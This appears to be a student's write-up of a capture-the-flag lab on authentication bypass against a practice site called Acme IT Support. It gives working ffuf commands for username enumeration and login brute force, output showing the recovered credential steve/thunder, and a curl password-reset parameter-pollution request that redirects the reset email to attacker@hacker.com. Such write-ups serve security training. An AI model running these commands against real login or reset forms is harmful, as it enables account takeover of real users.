
Broken Authentication



Types of Authentication Bypass



Username enumeration is used to produce a list of accounts registered on the target application. submitting candidate usernames to a form that responds differently for registered and unregistered values, such as a signup or password reset page

Credential brute force uses that list together with a dictionary of common passwords to find accounts whose passwords can be guessed. In the most basic case, the attacker pairs every username with every password in the dictionary and submits each combination to the login form.

Logic flaws occur when the intended flow of an authentication-related workflow can be redirected by valid-looking input. Password reset and account recovery workflows are a frequent source of such flaws, because they commonly split input across multiple HTTP parameters, cookies, and session variables.

Cookie manipulation targets the session state that the server returns to the client after a successful login. Cookies that are not cryptographically signed can be edited by the client to change the authentication decision the server makes on subsequent requests.

Use Cases and Impact

The outcome of a successful authentication bypass depends on the account the attacker is able to reach and on the privileges granted to that account.

First, an attacker may use a bypass to access the data and functionality belonging to a particular user. For a regular customer account, this typically includes personal information, transaction history, and any records associated with the user. For an administrator account, the same technique provides control over the application itself, including the ability to modify other users' data, read the contents of the underlying database, or change the application's configuration.

A bypass is also commonly used as the first step in a longer attack. A valid session for a support agent, for example, can be used to read support tickets belonging to every customer of the application. Access to an administrative account can, in some cases, lead to execution of arbitrary code on the underlying server through features available to that privilege level, such as file upload or script evaluation.

Credentials recovered through a bypass are often reused against unrelated applications. Users frequently share passwords across services, so a password disclosed on one site can grant access to accounts on others. This pattern is known as credential stuffing and accounts for a large proportion of account compromise reported on consumer applications today.

Username Enumeration


Username enumeration is a reconnaissance technique used to determine which usernames exist on a target web application. The output is a list of real accounts that can be fed into credential attacks such as brute force, password spraying, and targeted phishing.


Error Message Differentials

The most common enumeration vector is a signup form that rejects duplicate usernames. When a user attempts to register with a name that is already in use, the application returns an error such as "An account with this username already exists." The same form accepts a name that has never been registered and responds with a success message.

Two responses may contain the same visible text while differing in length, status code, response time, or redirect behaviour. A well-designed tool can match against any of these properties, which means an application returning identical error messages may still be

enumerable if its underlying responses differ in some other respect.





Enumerating With ffuf

```
ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.130.173.18/customers/signup -mr "username already exists"
```

i ran the ffuf command on acme IT site:


```
6] :: :: Progress: [3725/10164] :: Job [1/1] :: 653 req/sec :: Duration: [0:00:06] :: :: Progress
: [3807/10164] :: Job [1/1] :: 638 req/sec :: Duration: [0:00:06] :: :: Progress: [3876/10164] ::
 Job [1/1] :: 609 req/sec :: Duration: [0:00:06] :: :: Progress: [3936/10164] :: Job [1/1] :: 563
 req/sec :: Duration: [0:00:06] :: :: Progress: [4000/10164] :: Job [1/1] :: 511 req/sec :: Durat
ion: [0:00:07] :: :: Progress: [4087/10164] :: Job [1/1] :: 563 req/sec :: Duration: [0:00:07] ::
 :: Progress: [4169/10164] :: Job [1/1] :: 662 req/sec :: Duration: [0:00:07] :: :: Progress: [42
41/10164] :: Job [1/1] :: 643 req/sec :: Duration: [0:00:07] :: :: Progress: [4304/10164] :: Job
[1/1] :: 573 req/sec :: Duration: [0:00:07] :: :: Progress: [4355/10164] :: Job [1/1] :: 514 req/
sec :: Duration: [0:00:07] :: :: Progress: [4420/10164] :: Job [1/1] :: 485 req/sec :: Duration:
[0:00:07] :: :: Progress: [4490/10164] :: Job [1/1] :: 497 req/sec :: Duration: [0:00:07] :: :: P
rogress: [4566/10164] :: Job [1/1] :: 561 req/sec :: Duration: [0:00:08] :: :: Progress: [4636/10
robert                  [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 71ms]
simon                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 59ms]
steve                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 82ms]
:: Progress: [10164/10164] :: Job [1/1] :: 630 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

can got robert
simon
steve

Brute Forcing a Login Form

A brute-force attack against a login form submits candidate credentials to the login endpoint until one pair authenticates successfully. The attacker supplies a list of usernames and a list of

passwords, and a tool attempts every combination in turn until the correct pair is found or the wordlists are exhausted.



Success Conditions

Every brute-force tool needs a way to distinguish a successful login from a failed one. The Acme IT Support login form at `http://10.130.173.18/customers/login` returns HTTP 200 with the login page re-rendered when the submitted credentials are invalid, and a 302 redirect to the customer dashboard when the credentials are valid. The change in status code is the signal that a login has succeeded.

Other applications signal success differently. Some return a new response body, some set an additional cookie, and some redirect to a specific URL.

Running the Attack With ffuf

`ffuf` supports multiple wordlists by assigning each one a unique marker in place of the default `FUZZ`. This allows the username and password positions in the same request to be varied independently.

```
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.130.173.18/customers/login -fc 200
```

I made a txt file with the valid usernames in it then ran the ffuf command and it generated a username password pair

```
root@ip-10-130-116-208:/usr/share/wordlists/SecLists/Passwords/Common-Credentials# cd
root@ip-10-130-116-208:~# nano valid_usernames.txt
root@ip-10-130-116-208:~# ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/
Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -
H "Content-Type: application/x-www-form-urlencoded" -u http://10.130.173.18/customers/login -fc 2
00

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://10.130.173.18/customers/login
 :: Wordlist         : W1: /root/valid_usernames.txt
 :: Wordlist         : W2: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-
password-list-top-100.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=W1&password=W2
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200
________________________________________________


[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
    * W1: steve
    * W2: thunder

:: Progress: [300/300] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
root@ip-10-130-116-208:~#
```

steve/thunder

Logic Flaws

A logic flaw is a vulnerability in which an application's intended flow can be redirected by supplying input the developer did not anticipate. Unlike injection or memory corruption bugs, logic flaws do not rely on malformed data; they rely on perfectly valid input that drives the application through an unintended sequence of decisions



Automated scanners rarely find logic flaws, because the flaws depend on the business rules of each specific application. A scanner can identify that a password reset workflow exists, but it cannot reason about whether that workflow correctly ties the email address on file to the target username.

A Case-Sensitive Path Comparison

The simplest class of logic flaw arises when two components of the same application disagree about how an input should be interpreted

A routing framework that is case-insensitive treats `/admin` and `/adMin` as the same URL. A downstream authorisation check that uses strict string comparison treats them as different values. A request to `/adMin` reaches the administrative handler, because the router does not care about case, and bypasses the authorisation check, because the check does.

Consider the following server-side snippet, which decides whether to apply an administrator privilege check before rendering a page:


```
if( url.substr(0,6) === '/admin') {
    # Code to check user is an admin
} else {
    # View Page
}
```

The `===` operator performs a strict equality check, so `/admin` enters the privileged branch but `/adMin` does not. If the routing layer underneath is case-insensitive and maps `/adMin` to the same handler as `/admin`, the request reaches the administrative page with no privilege check performed.

Parameter Pollution in Password Reset

The password reset page at `http://10.130.173.18/customers/reset` implements a two-step workflow. Step one accepts an email address and, if the address matches a known account, advances to step two. Step two accepts the username associated with that email and, on success, sends a password reset link to the email on file.

Submitting `robert@acmeitsupport.thm` and the username `robert` produces the confirmation shown below.



the implementation splits those two values across different parts of the HTTP request. The email address is carried in the URL query string, and the username is carried in the POST body

```
curl 'http://10.130.173.18/customers/reset?email=robert%40acmeitsupport.thm' -
H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
```

The `-H` argument sets the `Content-Type` header so the server treats the body as URL-encoded form data, and the `-d` argument supplies that body. The sequence `%40` is the URL-encoded form of the `@` character.

On the server side, the application identifies the target account from the query string parameter `email`, but it composes the outbound reset message using PHP's `$_REQUEST` superglobal. `$_REQUEST` merges data from the query string, the POST body, and the cookies into a single array, and when the same key appears in more than one source, the POST body takes precedence by default.

As a result, a second `email` parameter placed into the request body silently overrides the value the application loaded from the query string. The reset link is then sent to the attacker-chosen address:


```
curl 'http://10.130.173.18/customers/reset?email=robert%40acmeitsupport.thm' -
H 'Content-Type: application/x-www-form-urlencoded' -d
'username=robert&email=attacker@hacker.com'
```

The developer treated the query string and the POST body as interchangeable sources for the same parameter, without accounting for the merging rules of `$_REQUEST`. The identity check reads from one source, and the outbound email side-effect reads from another

